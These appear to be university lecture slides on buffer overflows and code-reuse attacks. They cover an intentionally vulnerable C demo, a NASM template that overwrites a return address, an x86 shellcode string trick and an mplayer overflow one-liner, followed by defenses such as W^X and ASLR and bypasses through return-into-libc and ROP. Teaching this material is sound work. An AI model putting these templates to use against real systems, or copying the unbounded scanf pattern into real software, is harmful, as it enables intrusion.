
- Intent
  - Arbitrary code execution
    - Spawn a remote shell or infect with worm/virus
  - Denial of service
- Steps
  - Inject attack code into buffer
  - Redirect control flow to attack code
  - Execute attack code



# Attack Possibilities

- Targets
  - Stack, heap, static area
  - Parameter modification (non-pointer data)
    - E.g., change parameters for existing call to `exec()`
- Injected code vs. existing code
- Absolute vs. relative address dependencies
- Related Attacks
  - Integer overflows, double-frees
  - Format-string attacks

# Typical Address Space



# Examples

- (In)famous: Morris worm (1988)

- gets() in fingerd

- Code Red (2001)

- MS IIS .ida vulnerability

- Blaster (2003)

- MS DCOM RPC vulnerability

- Mplayer URL heap allocation (2004)

```
% mplayer http://`perl -e `print "\\"x1024;` `
```



# Demo


cool.c

```
#include <stdlib.h>
#include <stdio.h>

int main() {
    char name[1024];
    printf("What is your name? ");
    scanf("%s", name);
    printf("%s is cool.\n", name);

    return 0;
}
```

# Demo – normal execution



A screenshot of a terminal window titled "Terminal". The window has a menu bar with "File", "Edit", "View", "Terminal", "Go", and "Help". Below the menu bar is a tab bar with eight tabs, each labeled "Terminal" and having a close button. The main area of the terminal shows the following text:

```
tkblets@davros:~/jop/examples/code-injection $ ./cool
What is your name? Tyler
Tyler is cool.
tkblets@davros:~/jop/examples/code-injection $ █
```



# How to write attacks

- Use NASM, an assembler:
  - Great for machine code and specifying data fields

attack.asm

		<pre><b>%define</b> buffer_size 1024 <b>%define</b> buffer_ptr 0xbffff2e4 <b>%define</b> extra 20</pre>
1024	Attack code and filler	<pre>&lt;&lt;&lt; MACHINE CODE GOES HERE &gt;&gt;&gt; ; Pad out to rest of buffer size <b>times</b> buffer_size-(\$-\$\$) <b>db</b> 'x'</pre>
20	Local vars, Frame pointer	<pre>; Overwrite frame pointer (multiple times to be safe) <b>times</b> extra/4 <b>dd</b> buffer_ptr + buffer_size + extra + 4</pre>
4	Return address	<pre>; Overwrite return address of main function! <b>dd</b> buffer_location</pre>



# Attack code trickery

- Where to put strings? No data area!
- You often can't use certain bytes
  - Overflowing a string copy? No nulls!
  - Overflowing a scanf %s? No whitespace!
- Answer: use code!
- Example: make "ebx" point to string "hi folks":

```
push "olks"          ; 0x736b6c6f="olks"  
mov ebx, -"hi f"    ; 0x99df9698  
neg ebx             ; 0x66206968="hi f"  
push ebx  
mov ebx, esp
```

Note: this example was made on x86 32-bit,  
hence the 32-bit registers and constants.




# Preventing Buffer Overflows


- Strategies
  - Detect and remove vulnerabilities (best)
  - Prevent code injection
  - Detect code injection
  - Prevent code execution
- Stages of intervention
  - Analyzing and compiling code
  - Linking objects into executable
  - Loading executable into memory
  - Running executable

# Preventing Buffer Overflows

- Research projects
  - Splint - Check array bounds and pointers
  - RAD – check RA against copy
  - PointGuard – encrypt pointers
  - Liang et al. – Randomize system call numbers
  - RISE – Randomize instruction set
- Generally available techniques
  - Stackguard – put canary before RA
  - Libsafe – replace vulnerable library functions
  - Binary diversity – change code to slow worm propagation
- Generally deployed techniques
  - NX bit & W<sup>X</sup> protection
  - Address Space Layout Randomization (ASLR)


# W^X and ASLR

- W^X
  - Make code read-only and executable → 
  - Make data read-write and non-executable → 
- ASLR: Randomize memory region location 
  - Stack: subtract large value
  - Heap: allocate large block
  - DLLs: link with dummy lib
  - Code/static data: convert to shared lib, or re-link at different address
  - Makes absolute address-dependent attacks harder



# Doesn't that solve everything?

- PaX: Linux implementation of ASLR & W<sup>X</sup>
- Actual title slide from a PaX talk in 2003:




# Negating ASLR

- ASLR is a probabilistic approach, merely increases attacker's expected work
  - Each failed attempt results in crash; at restart, randomization is different
- Counters:
  - Information leakage
    - Program reveals a pointer? Game over.
  - Derandomization attack [1]
    - Just keep trying!
    - 32-bit ASLR defeated in 216 seconds


# Negating W^X

- Question: do we need malicious **code** to have malicious **behavior**?

**No.**



Code injection



Code reuse (!)

"Return-into-libc" attack

# Return-into-libc

- Return-into-libc attack
  - Execute entire libc functions
  - Can chain using “esp lifters”
  - Attacker may:
    - Use system/exec to run a shell
    - Use mprotect/mmap to disable W^X
    - Anything else you can do with libc
  - Straight-line code only?
    - Shown to be false by us, but that's another talk...




# Arbitrary behavior with W^X?


- Question: do we need malicious **code** to have **arbitrary malicious behavior?** **No.**
- ***Return-oriented programming (ROP)***
- Chain together ***gadgets***: tiny snippets of code ending in `ret`
- Achieves Turing completeness
- Demonstrated on x86, SPARC, ARM, z80, ...
  - Including on a deployed voting machine, which has a non-modifiable ROM

# Return-oriented programming (ROP)

- Normal software:




- Return-oriented program:




# Some common ROP operations


- Loading constants




- Arithmetic



- Control flow




- Memory



# Bringing it all together

- Shellcode

- Zeroes part of memory
- Sets registers
- Does execve syscall



# Defenses against ROP

- ROP attacks rely on the stack in a unique way
- Researchers built defenses based on this:
  - ROPdefender<sup>[1]</sup> and others: maintain a shadow stack
  - DROP<sup>[2]</sup> and DynIMA<sup>[3]</sup>: detect high frequency `rets`
  - Returnless<sup>[4]</sup>: Systematically eliminate all `rets`
- **So now we're totally safe forever, right?**
- **No: code-reuse attacks need not be limited to the stack and `ret`!**
  - See "Jump-oriented programming: a new class of code-reuse attack" by Bletsch et al.  
(covered in this deck if you're curious)

**BACKUP SLIDES**  
**(not on exam)**

# Jump-oriented Programming

